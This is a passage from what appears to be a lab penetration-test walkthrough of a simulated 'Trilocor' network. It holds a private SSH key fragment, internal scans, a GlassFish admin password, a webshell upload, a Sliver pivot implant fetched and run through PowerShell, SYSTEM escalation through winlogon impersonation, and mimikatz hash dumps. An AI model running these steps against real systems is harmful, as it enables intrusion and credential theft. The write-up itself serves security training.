Dm2FrNpjFfgw3b1eIsHMKufyOD/UO+DMkqTLmhJnAAAFiPGCqDrxqgg6AAAAB3NzaC1yc2
EAAAGBAMKq2AzoM2iVmF/gHTartt5UJyy7si4Xsia2EpSdXtLetYTgr5jTbqEUan6DXBA5
02pPydzvbw04ip58j3jXXksZHELpfqN3xtclie6tztqk3Dwef8vYSTtar1v9zyaUYuXe0bj
oaVwi7aL/oMTRIYPYRoMlv0Trg0zdz+dng/bm0TXkbaK+fwZ04sABzp+i/R5q3exspFe0bZ
Orhpfm4YVxkqpqi1ow1C3M719ih5kiW3DgUtcvm4XI9a7i1RyCHsoLov+CCbjam5odbkioI
/j1wKxE8HpmSNvm5131ycTYCCFei1sq+EZ8g6YJ3DQsqFa9x/zeciL1k0heLE7aUaGakjK
SKRxsuMKndaqhQthV8+/mgxUx5ZocTPqqrKIIJnqcGmsL4g1GEgu9moFD62y64RvczcxZm
gL/rN6pFYbyb5Zrrr9yZc1Xr7Ywr0/QdyC77RKkcjg04Sq019x+lfZB6ee2A5thazaYxX4
MN29XiLBzCrn8jg/1DvgzJKky5oSzWAAAAMBAEAAAGBAKtjhzw1460cqD8hLhdIL4SnSq
ZTyphSPH2nncxCKy30jroip/dBj5E6Suo9dPzELKLZBL0EAR3+veyzdg3KcDZmMT+oG9sI
RYR+hGyjmBCoAw+Pf3WuwMKhPE1EQDCfCAugS7vUHPSPK7Zqu4fYgaWj94/iZrAt6WJec
sEfKu9vUf2w54e5WuNm0ekjDaa0gwhpr10+vqdgchaSqsF7pJN+31mDdxLFeURIFyaTFXwS
00nL/80limQwUodTCj0kLesKm9WsPtjG20PbG7I6satpFsa6RZVnfrPY6WiFZQqt6nyH5A
71PnpX6BXyXBAZoiEGgMq86qeJLZLFzZL7kmZR5E5Kzq3XbNVZf7V9wCLP2jv6E2JsGPZ0
rEyuP51y/5dKq1Vlk+oPmNZGA1mmhbiHeOw5jaad2/beqY20MQXG3HbTS5ZJ02XUMrjrcP
mnYKXN10ZCpUuiNg10r23F6wo20pyG/Nw2Qin10a4fLWkmeQitNfKY80SG55FiMTRZYQAA
AMAFcpXLYw+Udv50Bb3/SLqeZqjwrF8tXCF6Ujt7Tc6XVyigG6Gu3WMgLSi2ZT1bfeHT
z00utebTWN8/0TyrYnZM+ZrZI7ba24U9YNRgDPSxgFUC6E6HpB261E5U3vhXXrfkyt8Z8P
SkbdCoLAhlWiRd+0cFWRzI5B9HA4U0EL4wjA2P4t/hWoL23sSiT79M8gyCiGfojz3I46Dq
sXS8DG0EKs1u90oTsWY7aAy12ELPi2jB5mJKEhRFck+Nvp/XEAAADBApWckLyddWHhwcYB
d7zD3gwkM2Wfdk25svZikxMVEuxSx0Z0dz561A79kbvMr+pIGJLGYB3X3r6sispM0HMFGL
07ue/m0rW5XtdEj9Zo3H5wAZaJWreuKuFcMzuH1dx1H9NbRZKn2cg89eb1B9TJ7Iq5FrjC
```

```
CzkIqa8pz7A13oYDqMZPupHaXe60fsj3oyahPmV+Ts1PMdpmQB0Uyk2zCU+1iXhGf2UJOL
I66gFaleli5DcMHoED8K51gYoa70LorQAAAMEAxavI8juAgAQ59sIyRZWG4pdSFmlb6kn
zILvqGheKSn/Zgb8eLKLRLMwZjDG/FUK9ap5+KhoViDvMKqyDvmcu0UazUCk19/HIXkH1L
xJIG+SMIbmGwQX8nwjuojoI6bFXqtYYWu8/wu/EAsJTzHceJ3yPXPpG2ozCZGB0oxc/LQn
3tk1a4Xc+eZBX9RD4GtmG7RD0xm3l4+J7h9j1ky8KcFIuCm38SSHtkrP07q/K02tKsTiP
t6gEJTF8xOr+XjAAAADnJvb3RAV0VCLU5JWDAxAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Upload tool [fscan](#) with sliver and use it to scan internal network.

```
root@WEB-NIX01:~# ./fscan -h 172.16.139.10/24
```

```

  _ _ _ _ _
 / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \
 / _ \ _ _ \ _ \ _ _ \ _ \ _ _ \ _ \ _ _ \ _ \
 \ _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \
                                     fscan version: 1.8.4
```

```
start infoscan
```

```
(icmp) Target 172.16.139.10 is alive
```

```
(icmp) Target 172.16.139.35 is alive
```

```
(icmp) Target 172.16.139.3 is alive
```

```
[*] Icmp alive hosts len is: 3
```

```
172.16.139.35:445 open
```

```
172.16.139.3:139 open
```

```
172.16.139.35:10000 open
```

```
172.16.139.35:139 open
```

```
172.16.139.35:135 open
```

```
172.16.139.3:445 open
```

```
172.16.139.3:135 open
```

```
172.16.139.10:80 open
```

```
172.16.139.10:21 open
```

```
172.16.139.10:7777 open
```

```
172.16.139.10:22 open
```

```
172.16.139.35:8080 open
```

```
172.16.139.3:88 open
```

```
172.16.139.35:8181 open
```

```
[*] alive ports len is: 14
```

```
start vulscan
```

```
[*] NetBios 172.16.139.35 TRILOCOR\MS01
```

```
[*] NetBios 172.16.139.3 [+] DC:TRILOCOR\DC01
```

```
[*] NetInfo
```

```
[*] 172.16.139.3
```

```
[->]DC01
```

```
[->]172.16.139.3
```

```
[->]172.16.210.3
```

```
[+] ftp 172.16.139.10:21:anonymous
```

```
[-
```

```
>]Uninstaller.lnk
```

```
[*] WebTitle http://172.16.139.10 code:200 len:251273 title:Trilocor &#8211; A cutting
edge robotics company!
```

```
[*] NetInfo
```

```
[*] 172.16.139.35
```

```
[->]MS01
```

```
[->]172.16.139.35
```

```
[*] WebTitle https://172.16.139.35:8181 code:200 len:4806 title:GlassFish Server 3.1.2 -
Server Running
```

```
[*] WebTitle http://172.16.139.35:10000 code:403 len:548      title:None
[*] WebTitle http://172.16.139.35:8080 code:200 len:4806      title:GlassFish Server 3.1.2 -
Server Running
```

Discovered 172.16.139.35 TRILOCOR\MS01 and 172.16.139.3 TRILOCOR\DC01.

```
root@WEB-NIX01:~# ./fscan -h 172.16.139.35 -p 1-65535
```

```

      / _ \      / _ \      / _ \      / _ \      / _ \      / _ \
     / / \ \    / / \ \    / / \ \    / / \ \    / / \ \    / / \ \
    / /   \ \  / /   \ \  / /   \ \  / /   \ \  / /   \ \  / /   \ \
   / /     \ \ / /     \ \ / /     \ \ / /     \ \ / /     \ \ / /
  / /       \ \ / /       \ \ / /       \ \ / /       \ \ / /       \ \
 / /         \ \ / /         \ \ / /         \ \ / /         \ \ / /
/ /           \ \ / /           \ \ / /           \ \ / /           \ \
\ \           / / \ \           / / \ \           / / \ \           / /
 \ \         / /   \ \         / /   \ \         / /   \ \         / /
  \ \       / /     \ \       / /     \ \       / /     \ \       / /
   \ \     / /       \ \     / /       \ \     / /       \ \     / /
    \ \   / /         \ \   / /         \ \   / /         \ \   / /
     \ \ / /           \ \ / /           \ \ / /           \ \ / /
      \_/ \_          \_/ \_          \_/ \_          \_/ \_          \_/ \_
                                     fscan version: 1.8.4

```

```
start infoscan
```

```
172.16.139.35:139 open
172.16.139.35:111 open
172.16.139.35:445 open
172.16.139.35:135 open
172.16.139.35:2049 open
172.16.139.35:3389 open
172.16.139.35:3700 open
172.16.139.35:4848 open
172.16.139.35:5985 open
172.16.139.35:7676 open
172.16.139.35:8080 open
172.16.139.35:8181 open
172.16.139.35:8686 open
172.16.139.35:10000 open
172.16.139.35:47001 open
172.16.139.35:49666 open
172.16.139.35:49664 open
172.16.139.35:49665 open
172.16.139.35:49668 open
172.16.139.35:49669 open
172.16.139.35:49682 open
172.16.139.35:49680 open
172.16.139.35:49667 open
172.16.139.35:49681 open
172.16.139.35:49964 open
172.16.139.35:49963 open
172.16.139.35:49959 open
172.16.139.35:49962 open
```

```
[*] alive ports len is: 28
```

```
start vulscan
```

```
[*] NetBios 172.16.139.35 TRILOCOR\MS01
```

```
[*] WebTitle http://172.16.139.35:10000 code:403 len:548 title:None
```

```
[*] NetInfo
```

```
[*]172.16.139.35
```

[->]MS01

```
[ -> ] 172.16.139.35
```

```
[*] WebTitle http://172.16.139.35:5985 code:404 len:315 title:Not Found
```

```
[*] WebTitle http://172.16.139.35:47001 code:404 len:315      title:Not Found
```

```
[*] WebTitle https://172.16.139.35:8181 code:200 len:4806 title:GlassFish Server 3.1.2 -
Server Running
```


```
[*] WebTitle http://172.16.139.35:8080 code:200 len:4806 title:GlassFish Server 3.1.2 -
Server Running
```

```
[*] WebTitle http://172.16.139.35:4848 code:202 len:7282 title:GlassFish Server  
Administration Console
```

Start socks5 at sliver to view web in Firefox with foxy proxy and use proxychains.

```
sliver (ELDERLY_LEGAL) > socks5 start  
  
[*] Started SOCKS5 127.0.0.1 1081  
⚠ In-band SOCKS proxies can be a little unstable depending on protocol
```

port 4848



SMB can't list, there's only 1 left: port 2049 NFS Expose folder MS01, but can't mount through proxychains, it is not stable, so the tester mount in **WEB-NIX01** machine and zip all folder, then download file zip to local and view.

```
root@WEB-NIX01:~# mount -t nfs 172.16.139.35:/MS01 /mnt/  
root@WEB-NIX01:~# ls  
flag.txt htb snap  
root@WEB-NIX01:~# ls /mnt  
apps dev docs prod public temp websites  
root@WEB-NIX01:~# zip -r MS01.zip /mnt
```

Found admin password in source code





Figure 22: Password of admin glassfish

Sign in to <http://172.16.139.35:4848> with cred `admin:1AB5845FF569508E3CBAC8AA8F90D85239728A7B`

admin can deploy with file `.war`, so let's upload [webshell.war](#)






Figure 23: Execute command in webshell

Let's generate pivot through **WEB-NIX01** because 172.16.x.x can't connect back to 10.16.x.x.

```

sliver (EXCLUSIVE_STYLE) > pivots tcp

[*] Started tcp pivot listener :9898 with id 1

sliver (EXCLUSIVE_STYLE) > ifconfig

+-----+
| ens160                                     |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 2 | 10.129.188.89/16 | 00:50:56:94:d1:58 |
+-----+

+-----+
| ens192                                     |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 3 | 172.16.139.10/24 | 00:50:56:94:63:fc |
+-----+

+-----+
| docker0                                    |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 4 | 172.17.0.1/16    | 02:42:2b:aa:34:09 |
+-----+

+-----+
| br-6ea6d949e3df                           |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 5 | 172.18.0.1/16    | 02:42:95:d9:ea:8d |
+-----+
  
```

```
+-----+
12 adapters not shown.

sliver (EXCLUSIVE_STYLE) > generate --tcp-pivot 172.16.139.10:9898 --save pivot.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 38s
[*] Implant saved to /home/kali/pivot.exe

sliver (EXCLUSIVE_STYLE) > upload pivot.exe

[*] Wrote file to /root/pivot.exe

sliver (EXCLUSIVE_STYLE) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 17003

root@WEB-NIX01:~# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
172.16.139.35 - - [04/Sep/2024 08:05:58] "GET /pivot.exe HTTP/1.1" 200 -
[*] Session 924223f4 CHEERFUL_SCHEME - 10.129.188.89:34006->EXCLUSIVE_STYLE-> (MS01) -
windows/amd64 - Wed, 04 Sep 2024 04:06:39 EDT
```

In web shell execute 2 commands:

```
powershell -c Invoke-WebRequest -Uri "http://172.16.139.10:9000/pivot.exe" -OutFile "C:/
Users/Public/pivot.exe"
cmd /c C:/Users/Public/pivot.exe
```

```
sliver (EXCLUSIVE_STYLE) > use 924223f4-42be-4498-98f3-cc5bf00b05b7

[*] Active session CHEERFUL_SCHEME (924223f4-42be-4498-98f3-cc5bf00b05b7)

sliver (CHEERFUL_SCHEME) > info

Session ID: 924223f4-42be-4498-98f3-cc5bf00b05b7
Name: CHEERFUL_SCHEME
Hostname: MS01
UUID: 95341442-6e9d-2fe2-2c3d-12b81add7267
Username: MS01\svc_glassfish
UID: S-1-5-21-4027693121-2049782792-260753726-1002
GID: S-1-5-21-4027693121-2049782792-260753726-513
PID: 3452
OS: windows
Version: Server 2016 build 17763 x86_64
Locale: en-US
Arch: amd64
Active C2:
Remote Address: 10.129.188.89:34006->EXCLUSIVE_STYLE->
Proxy URL:
```

```
Reconnect Interval: 1m0s
First Contact: Wed Sep  4 04:06:39 EDT 2024 (1m59s ago)
Last Checkin: Wed Sep  4 04:08:37 EDT 2024 (1s ago)
```

```
sliver (CHEERFUL_SCHEME) > ifconfig
```

```
+-----+
| Ethernet0                                |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 9 | 172.16.139.35/24 | 00:50:56:94:9b:c4 |
+-----+
1 adapters not shown.
```

Check user's PRIVILEGES and see [SeDebugPrivilege](#)

```
whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----
```

Privilege Name	Description	State
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Since [SeDebugPrivilege](#) is enabled, we can inject into the winlogon pid <https://raw.githubusercontent.com/decoder-it/psgetsystem/master/psgetsys.ps1>

```
ps winlogon
```

```
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
244 12 2460 13608 0.44 576 1 winlogon
253 11 2360 9288 0.09 1084 2 winlogon
```

```
PS C:\glassfish3\glassfish\domains\domain1\config> ImpersonateFromParentPid -ppid 576 -
command "c:\windows\system32\cmd.exe" -cmdargs "/c C:/Users/Public/pivot.exe"
ImpersonateFromParentPid -ppid 576 -command "c:\windows\system32\cmd.exe" -cmdargs "/c C:/
Users/Public/pivot.exe"
[+] Got Handle for ppid: 576
[+] Updated proc attribute list
[+] Starting c:\windows\system32\cmd.exe /c C:/Users/Public/pivot.exe...True - pid: 6676 -
Last error: 122
[*] Session 1143db68 CHEERFUL_SCHEME - 10.129.188.89:34006->EXCLUSIVE_STYLE-> (MS01) -
windows/amd64 - Wed, 04 Sep 2024 04:55:55 EDT
```

```
sliver (CHEERFUL_SCHEME) > ImpersonateFromParentPid -ppid 1084 -command "c:
\windows\system32\cmd.exe" -cmdargs "/c C:/Users/Public/pivot.exe"
ImpersonateFromParentPid -ppid 1084 -command "c:\windows\system32\cmd.exe" -cmdargs "/c C:/
Users/Public/pivot.exe"
[+] Got Handle for ppid: 1084
[+] Updated proc attribute list
```



```
[+] Starting c:\windows\system32\cmd.exe /c C:/Users/Public/pivot.exe...True - pid: 6172 -
Last error: 122
[*] Session b5bca817 CHEERFUL_SCHEME - 10.129.188.89:34006->EXCLUSIVE_STYLE-> (MS01) -
windows/amd64 - Wed, 04 Sep 2024 04:56:57 EDT
```

Got SYSTEM shell

```
sliver (CHEERFUL_SCHEME) > sessions
```

ID	Transport	Remote Address	Hostname
Username		Operating System	Health
1143db68	pivot	10.129.188.89:34006->EXCLUSIVE_STYLE->	MS01 NT
AUTHORITY\SYSTEM	windows/amd64	[ALIVE]	
b5bca817	pivot	10.129.188.89:34006->EXCLUSIVE_STYLE->	MS01 NT
AUTHORITY\SYSTEM	windows/amd64	[ALIVE]	
eb02eb0f	mtls	10.129.188.89:34006	WEB-NIX01
root	linux/amd64	[ALIVE]	
924223f4	pivot	10.129.188.89:34006->EXCLUSIVE_STYLE->	MS01
svc_glassfish	windows/amd64	[ALIVE]	

```
sliver (CHEERFUL_SCHEME) > use 1143db68-af14-4c92-a9f5-c77a34eb1b00
```

```
[*] Active session CHEERFUL_SCHEME (1143db68-af14-4c92-a9f5-c77a34eb1b00)
```

```
sliver (CHEERFUL_SCHEME) > shell
```

```
? This action is bad OPSEC, are you an adult? Yes
```

```
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
```

```
[*] Opening shell tunnel (EOF to exit) ...
```

```
[*] Started remote shell with pid 3304
```

```
PS C:\glassfish3\glassfish\domains\domain1\config> whoami
whoami
nt authority\system
PS C:\glassfish3\glassfish\domains\domain1\config> cat C:
\Users\Administrator\Desktop\flag.txt
cat C:\Users\Administrator\Desktop\flag.txt
10d601a934f24d398b314537ce8f3015
```

Upload **mimikatz** to MS01 to dump hash user's password.

```
PS C:\glassfish3\glassfish\domains\domain1\config> ./mimikatz.exe
./mimikatz.exe
```

```
#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

576 {0;000003e7} 1 D 41154 NT AUTHORITY\SYSTEM S-1-5-18 (04g,
21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 0 D 6062055 NT AUTHORITY\SYSTEM S-1-5-18 (04g,
21p) Primary
* Thread Token : {0;000003e7} 1 D 6126782 NT AUTHORITY\SYSTEM S-1-5-18 (04g,
21p) Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : MS01
SysKey : 90557b78f23225c40937c0791ad38df6
Local SID : S-1-5-21-4027693121-2049782792-260753726

SAMKey : d9cec4e96dbd975f8f1a35c1afbcbbdee

RID : 000001f4 (500)
User : Administrator
Hash NTLM: b3a92efa782776e463a52131f7d7fd89

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : f099e17ebecd5b7ebab8c629dbdb9551

* Primary:Kerberos-Newer-Keys *
Default Salt : MS01.TRILOCOR.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
7a64c70ff7f1aee92a8c173b0aa7904b9f67c34cdd03bf41fb75a6516ee50954
aes128_hmac (4096) : f332a48b7262838f2c2f87f2ba59a0b2
des_cbc_md5 (4096) : a189a1f257f47c16
OldCredentials
aes256_hmac (4096) :
f28cb00e99c6054cde3732218d623a4a4b63a61b284e54d1a37de7318294dd80
aes128_hmac (4096) : 05f79725828ebbc98367a9f8036166d
des_cbc_md5 (4096) : b9b54f8aec5b389b
OlderCredentials
aes256_hmac (4096) :
a394ab9b7c712a9e0f3edb58404f9cf086132d29ab5b796d937b197862331b07
aes128_hmac (4096) : 7630dab9bdaeebf9b4aa6c595347a0cc
des_cbc_md5 (4096) : 9876615285c2766e

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : MS01.TRILOCOR.LOCALAdministrator
Credentials
des_cbc_md5 : a189a1f257f47c16
OldCredentials
des_cbc_md5 : b9b54f8aec5b389b
```

```
RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 4b4ba140ac0767077aee1958e7f78070

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 92793b2cbb0532b4fbea6c62ee1c72c8

* Primary:Kerberos-Newer-Keys *
  Default Salt : WDAGUtilityAccount
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) :
c34300ce936f766e6b0aca4191b93dfb576bbe9efa2d2888b3f275c74d7d9c55
    aes128_hmac      (4096) : 6b6a769c33971f0da23314d5cef8413e
    des_cbc_md5      (4096) : 61299e7a768fa2d5

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WDAGUtilityAccount
  Credentials
    des_cbc_md5      : 61299e7a768fa2d5

RID : 000003ea (1002)
User : svc_glassfish
Hash NTLM: abf543aaacb9c71d1d91de058d04c964

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 8fddf5d0fde5591c431d0c28484dff6e

* Primary:Kerberos-Newer-Keys *
  Default Salt : MS01.TRILOCOR.LOCALsvc_glassfish
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) :
21631b1ed4b548bd03277e6b8daffc568f8b093e27d14ec20052dcb7c860e683
    aes128_hmac      (4096) : 0bfaba35b88de74e66c12c7d2420e686
    des_cbc_md5      (4096) : 808fa2626d1cd3e9
  OldCredentials
    aes256_hmac      (4096) :
7790801b4b6c702505f7fe51314bc35c5ce30161b232e526f2b686138f477506
    aes128_hmac      (4096) : 6d110237bcc06c79911f63fb8bb14440
    des_cbc_md5      (4096) : 263ee9c1b32ff158

* Packages *
  NTLM-Strong-NTOWF
```

```
* Primary:Kerberos *
  Default Salt : MS01.TRILOCOR.LOCALsvc_glassfish
  Credentials
    des_cbc_md5      : 808fa2626d1cd3e9
  OldCredentials
    des_cbc_md5      : 263ee9c1b32ff158

RID : 000003eb (1003)
User : pthorpe_adm
  Hash NTLM: fef4884eca1a4e4fff70964a893cd197

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
